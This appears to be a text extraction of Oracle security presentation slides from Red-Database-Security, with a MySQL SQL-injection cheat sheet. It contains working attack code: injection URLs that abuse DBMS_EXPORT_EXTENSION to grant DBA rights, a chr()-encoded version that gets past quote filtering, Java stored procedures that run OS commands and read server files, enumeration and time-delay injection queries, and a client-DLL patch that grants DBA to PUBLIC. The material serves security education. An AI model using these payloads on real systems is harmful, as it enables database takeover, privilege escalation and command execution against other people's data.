
FUNCTION GET_DOMAIN_INDEX_TABLES (
INDEX_NAME IN VARCHAR2, INDEX_SCHEMA IN VARCHAR2,
TYPE_NAME IN VARCHAR2, TYPE_SCHEMA IN VARCHAR2,
READ_ONLY IN PLS_INTEGER, VERSION IN VARCHAR2,
GET_TABLES IN PLS_INTEGER)
RETURN VARCHAR2 IS

BEGIN
[...]

STMTSTRING :=
'BEGIN ' || ''' || TYPE_SCHEMA || '.' || TYPE_NAME || 
''.ODCIIndexUtilCleanup(:p1); ' || 'END; ';
DBMS_SQLPARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);
DBMS_SQLBIND_VARIABLE(CRS, ':p1', GETTABLENAMES_CONTEXT);

[...]


END GET_DOMAIN_INDEX_TABLES;
```



# Run OS Commands (Oracle) - understanding the concept

-- Injecting code via this function

```
http://victim.com:7777/php5.php?ename=A' or chr(42)
=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('FOO','BAR','DBMS_OUTPUT.PUT(:P1);EXECUTE IMMEDIATE "DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE """
grant dba to rds2009 identified by rds2009""";END;";END;--",'SYS',0,'1',0)--
```




# Run OS Commands (Oracle) - understanding the concept

-- PHP with gpc\_magic\_quotes is blocking single quotes


`http://victim.com:7777/php5.php?ename=A' or chr(42)`

```
=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(chr(70)||chr(79)||chr(79),chr(66)||chr(65)||chr(82),chr(68)||chr(66)||chr(77)||chr(83)||chr(95)||chr(79)||chr(85)||chr(84)||chr(80)||chr(85)||chr(84)||chr(34)||chr(46)||chr(80)||chr(85)||chr(84)||chr(40)||chr(58)||chr(80)||chr(49)||chr(41)||chr(59)||chr(69)||chr(88)||chr(69)||chr(67)||chr(85)||chr(84)||chr(69)||chr(32)||chr(73)||chr(77)||chr(77)||chr(69)||chr(68)||chr(73)||chr(65)||chr(84)||chr(69)||chr(32)||chr(39)||chr(68)||chr(69)||chr(67)||chr(76)||chr(65)||chr(82)||chr(69)||chr(32)||chr(80)||chr(82)||chr(65)||chr(71)||chr(77)||chr(65)||chr(32)||chr(65)||chr(85)||chr(84)||chr(79)||chr(78)||chr(79)||chr(77)||chr(79)||chr(85)||chr(83)||chr(95)||chr(84)||chr(82)||chr(65)||chr(78)||chr(83)||chr(65)||chr(67)||chr(84)||chr(73)||chr(79)||chr(78)||chr(59)||chr(66)||chr(69)||chr(71)||chr(73)||chr(78)||chr(32)||chr(69)||chr(88)||chr(69)||chr(67)||chr(85)||chr(84)||chr(69)||chr(32)||chr(73)||chr(77)||chr(77)||chr(69)||chr(68)||chr(73)||chr(65)||chr(84)||chr(69)||chr(32)||chr(39)||chr(39)||chr(67)||chr(82)||chr(69)||chr(65)||chr(84)||chr(69)||chr(32)||chr(85)||chr(83)||chr(69)||chr(82)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr(48)||chr(48)||chr(57)||chr(32)||chr(73)||chr(68)||chr(69)||chr(78)||chr(84)||chr(73)||chr(70)||chr(73)||chr(69)||chr(68)||chr(32)||chr(66)||chr(89)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr(48)||chr(48)||chr(57)||chr(39)||chr(39)||chr(59)||chr(69)||chr(78)||chr(68)||chr(59)||chr(39)||chr(59)||chr(69)||chr(78)||chr(68)||chr(59)||chr(45)||chr(45),chr(83)||chr(89)||chr(83),0,chr(49),0)--
```



# Run OS Commands (Oracle) - understanding the concept


```
DECLARE PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'create or replace and compile java source named "LinxUtil"
as import java.io.*; public class LinxUtil extends Object
{
public static String runCMD(String args)
{
try{BufferedReader myReader = new BufferedReader (
new InputStreamReader(
Runtime.getRuntime().exec(args).getInputStream() ) );
String stemp, str="";
while
((stemp = myReader.readLine()) != null) str +=stemp+"\n";
myReader.close();return str;}
catch (Exception e){return e.toString();}
public static String readFile(String filename){
try{BufferedReader myReader= new BufferedReader(new FileReader(filename));
String stemp,str="";
while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;}
catch
(Exception e){
return e.toString();}}}
';
END;
```



# Run OS Commands (Oracle)- understanding the concept

```
BEGIN
EXECUTE IMMEDIATE 'create or replace function LinxRunCMD(p_cmd in varchar2)
return varchar2
as language
java name "LinxUtil.runCMD(java.lang.String)
return String';
END;
```


```
BEGIN
EXECUTE IMMEDIATE '
create or replace function LinxReadFile(filename in varchar2)
return varchar2
as language java name 'LinxUtil.readFile(java.lang.String) return String';
';
END;
```



## MySQL Cheat Sheet


---

# MySQL Cheat Sheet




# MySQL Cheat Sheet

Data	Query
Version	<code>SELECT @@version</code>
Current User	<code>SELECT user();</code> <code>SELECT system_user();</code>
List Users	<code>SELECT user FROM mysql.user;</code>
Current User Privileges	<code>SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;</code>




# MySQL Cheat Sheet

Data	Query
Current Database	<pre>SELECT database()</pre>
List Databases	<pre>SELECT schema_name FROM information_schema.schemata;</pre>
List Tables	<p><b>List tables within the current database:</b></p> <pre>UNION SELECT TABLE_NAME from information_schema.tables where TABLE_SCHEMA = database()</pre> <p><b>List All tables for all user defined databases:</b></p> <pre>SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'</pre>
List Columns	<p><b>List columns within a specific table:</b></p> <pre>UNION SELECT column_name from information_schema.columns where table_name ='tblUsers'</pre> <p><b>List All columns for all user defined tables:</b></p> <pre>SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'</pre>



# MySQL Cheat Sheet


Data	Query
String Length	LENGTH()
Extract substring from a given string	SELECT SUBSTR(string, offset , length);
String ('ABC') representation with no single quotes.	SELECT char(65,66,67);
Trigger Time Delay	BENCHMARK(1000000,MD5("HACK"));# Triggers a measureable time delay SLEEP(10);# Triggers a 10 second time delay (MySQL version 5 and above)
IF Statement	SELECT if(1=1,'A','B'); -- returns 'A'



## Addendum


---


# Addendum



# Sample Privilege Escalation

- After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS...” ALWAYS in the context of the SYS user.
- The “alter session” SQL-command is transferred from the client to the database and executed there.






# Sample Privilege Escalation

- Open the file oraclent9.dll, oraclent10.dll, libclntsh.so (Linux Instant Client), oraociei10.dll (Instant Client Win) and search for the ALTER SESSION command. SET NLS\_LANG=AMERICAN\_AMERICA to run the exploit.

The screenshot shows a hex editor window titled '- [C:\oracle\ora92\bin\oraclient9.dll]'. The menu bar includes Datei, Bearbeiten, Suchen, Projekt, Ansicht, Format, Spalte, Makro, Extras, Fenster, and Hilfe. The toolbar contains icons for back, forward, file operations, and search. The status bar shows 'alexora1'. There are two tabs: 'oraclient9.dll' and 'tnsnames.ora'. The main pane displays a hex dump of the DLL file. A specific section of the dump is highlighted in blue, corresponding to the byte sequence 0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41. This sequence represents the SQL command 'ALTER SESSION SET NLS\_LANG=AMERICAN\_AMERICA;'. The surrounding bytes are also highlighted in blue, indicating they are part of the same command or its context.




# Sample Privilege Escalation

- Replace the “ALTER SESSION” command with “GRANT DBA TO PUBLIC--“ and save the file


The screenshot shows a hex editor interface with the title bar "[C:\oracle\ora92\bin\oraclient9.dll\*]". The menu bar includes Datei, Bearbeiten, Suchen, Projekt, Ansicht, Format, Spalte, Makro, Extras, Fenster, and Hilfe. The toolbar contains icons for file operations like Open, Save, Find, and Copy. The status bar shows "alexora1" and file sizes. The left pane lists files: "oraclient9.dll\*" and "tnsnames.ora". The main pane displays memory dump data with columns for address (0-15) and hex/dump/ASCII/unicode representation. A specific row at address 0015e380h is highlighted in blue, showing the original command "GRANT DBA TO PUBLIC--\_LANGUA". The "PUBLIC--" part is highlighted in red, indicating the modified portion of the command.


0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
0015e2e0h:	27	20	4E	4C	53	5F	49	53	4F	5F	43	55	52	52	45	4E ; ' NLS_ISO_CURREN
0015e2f0h:	43	59	3D	20	27	25	2E	2A	73	27	20	4E	4C	53	5F	4E ; CY= '%.*s' NLS_N
0015e300h:	55	4D	45	52	49	43	5F	43	48	41	52	41	43	54	45	52 ; UMBERIC_CHARACTER
0015e310h:	53	3D	20	27	25	2E	2A	73	27	20	4E	4C	53	5F	43	41 ; S= '%.*s' NLS_CA
0015e320h:	4C	45	4E	44	41	52	3D	20	27	25	2E	2A	73	27	20	4E ; LENDAR= '%.*s' N
0015e330h:	4C	53	5F	44	41	54	45	5F	46	4F	52	4D	41	54	3D	20 ; LS_DATE_FORMAT=
0015e340h:	27	25	2E	2A	73	27	20	4E	4C	53	5F	44	41	54	45	5F ; '%.*s' NLS_DATE
0015e350h:	4C	41	4E	47	55	41	47	45	3D	20	27	25	2E	2A	73	27 ; LANGUAGE= '%.*s'
0015e360h:	20	20	4E	4C	53	5F	53	4F	52	54	3D	20	27	25	2E	2A ; NLS_SORT= '%.*
0015e370h:	73	27	00	00	47	52	41	4E	54	20	44	42	41	20	54	4F ; s'..GRANT DBA TO
0015e380h:	20	50	55	42	4C	49	43	2D	2D	5F	4C	41	4E	47	55	41 ; PUBLIC--_LANGUA
0015e390h:	47	45	3D	20	27	25	2E	2A	73	27	20	4E	4C	53	5F	54 ; GE= '%.*s' NLS_T
0015e3a0h:	45	52	52	49	54	4F	52	59	3D	20	27	25	2E	2A	73	27 ; ERRITORY= '%.*s'
0015e3b0h:	20	4E	4C	53	5F	43	55	52	52	45	4E	43	59	3D	20	27 ; NLS_CURRENCY= '
0015e3c0h:	25	2E	2A	73	27	20	4E	4C	53	5F	49	53	4F	5F	43	55 ; %.*s' NLS_ISO CU
0015e3d0h:	52	52	45	4E	43	59	3D	20	27	25	2E	2A	73	27	20	4E ; RRENCY= '%.*s' N
0015e3e0h:	4C	53	5F	4E	55	4D	45	52	49	43	5F	43	48	41	52	41 ; LS_NUMERIC_CHARA
0015e3f0h:	43	54	45	52	53	3D	20	27	25	2E	2A	73	27	20	4E	4C ; CTERS= '%.*s' NL
0015e400h:	53	5F	43	41	4C	45	4E	44	41	52	3D	20	27	25	2E	2A ; S_CALENDAR= '%.*



# Sample Privilege Escalation

**“Democracy (or anarchy) in the database”**






# Public Grants

Number of PL/SQL-Procedures and functions granted to public (Installation seed database with sample)


9i Rel. 1	:	4175	
9i Rel. 2	:	5540	/ Java- Classes:
		9654	
10g Rel. 1	:	8077	/ Java- Classes: 15650
10g Rel. 2	:	8330	/ Java-Classes: 16539
11g Rel. 1	:	10391	/ Java-Classes: 22037
11g Rel. 2	:	10341	/ Java-Classes: 22803
XE	:	5701	/ Java-Classes: 0
OAS 10g	:	8089	(Seed database)



# Grants

- **Number of all PL/SQL-Procedures and functions  
(Installation sample database)**

9i Rel. 2	:	10505	/ Java- Classes:	10249
10g Rel. 1	:	15480	/ Java- Classes:	15706
10g Rel. 2	:	17261	/ Java-Classes:	16417
XE	:	12907	/ Java-Classes:	0
11g Rel. 1	:	25709	/ Java-Classes:	22103
11g Rel. 2	:	27080	/ Java-Classes:	22920



## Number of Functions

### Evolution of Oracle.exe

8.0.5: ~16k functions and ~600 global variables.

8.1.5: ~18k functions and ~4k global variables.

8.1.7.4: ~22k functions and ~4.5k global variables.

9.0.1.1.1: ~31k functions and ~6k global variables.

9.2.0.4: ~45k functions and ~8k global variables.

10.1.0.5: ~60k functions and ~11k global variables.

10.2.0.3: ~72k functions and ~11k gloval

11.1.0.6.0: ~113k functions and ~17k



## Contact

**Red-Database-Security GmbH**  
**Bliesstraße 16**  
**66538 Neunkirchen**  
**Germany**

**Phone:** +49 - 174 - 98 78 118  
**Fax:** +49 - 6821 - 91 27 354  
**E-Mail:** info <at> red-database-security.com